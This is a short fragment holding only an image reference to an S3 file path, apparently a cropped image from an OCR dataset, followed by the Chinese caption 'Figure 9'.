


图 9